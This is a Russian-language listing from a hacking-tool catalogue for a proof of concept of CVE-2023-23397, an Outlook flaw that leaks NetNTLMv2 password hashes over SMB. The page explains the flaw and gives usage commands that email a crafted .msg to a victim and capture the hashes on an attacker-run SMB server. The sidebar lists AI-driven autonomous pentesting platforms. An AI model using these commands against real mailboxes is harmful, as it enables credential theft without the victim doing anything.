

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2023-23397 — Простой PoC уязвимости CVE-2023-23397 с полезной нагрузкой, отправляемой по электронной почте. | Kitploit
Инструменты/GitHubGitHub/trackflaw/cve-2023-23397
Инструменты фишингаАтаки на ПаролиГенерация полезной нагрузкиАнализ уязвимостейЭксплуатацияБезопасность Электронной Почты
GitHubtrackflaw/cve-2023-23397

CVE-2023-23397

Простой PoC уязвимости CVE-2023-23397 с полезной нагрузкой, отправляемой по электронной почте.

Репозиторий
13228633 лет назадПроверено Kitploit
Поделиться

CVE-2023-23397

Простой и грязный PoC уязвимости CVE-2023-23397, затрагивающей толстый клиент Outlook.

Описание

В Outlook отсутствует контроль над пользовательским вводом, который позволяет настраивать звук напоминаний о собраниях и событиях. Злоумышленник может заставить жертву подключиться к своему серверу без каких-либо действий со стороны пользователя (уязвимость нулевого клика).

Злоумышленник, эксплуатирующий эту уязвимость, получает дайджест NetNTLMv2 на основе пароля захваченного пользователя через SMB-запрос. Запрос срабатывает сразу после того, как письмо попадает во входящие.

Что делает PoC?

  1. Генерирует .msg полезную нагрузку.
  2. Отправляет её по электронной почте с помощью пользовательского SMTP-сервера.

Использование

В одном сеансе:

python CVE-2023-23397.py

usage: CVE-2023-23397.py [-h] -p PATH
CVE-2023-23397.py: error: the following arguments are required: -p/--path

python CVE-2023-23397.py --path '\\yourip\'

Во втором сеансе (smbserver или responder, как вам удобно).

smbserver.py -smb2support SHARE .

Демонстрация (ручной PoC)

poc

Поясняющее видео (на французском языке)

RÉCUPÉRER des mots de passe avec Microsoft OUTLOOK #CVE-2023-23397

Оригинальная статья

https://www.mdsec.co.uk/2023/03/exploiting-cve-2023-23397-microsoft-outlook-elevation-of-privilege-vulnerability/

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    259
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    257

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






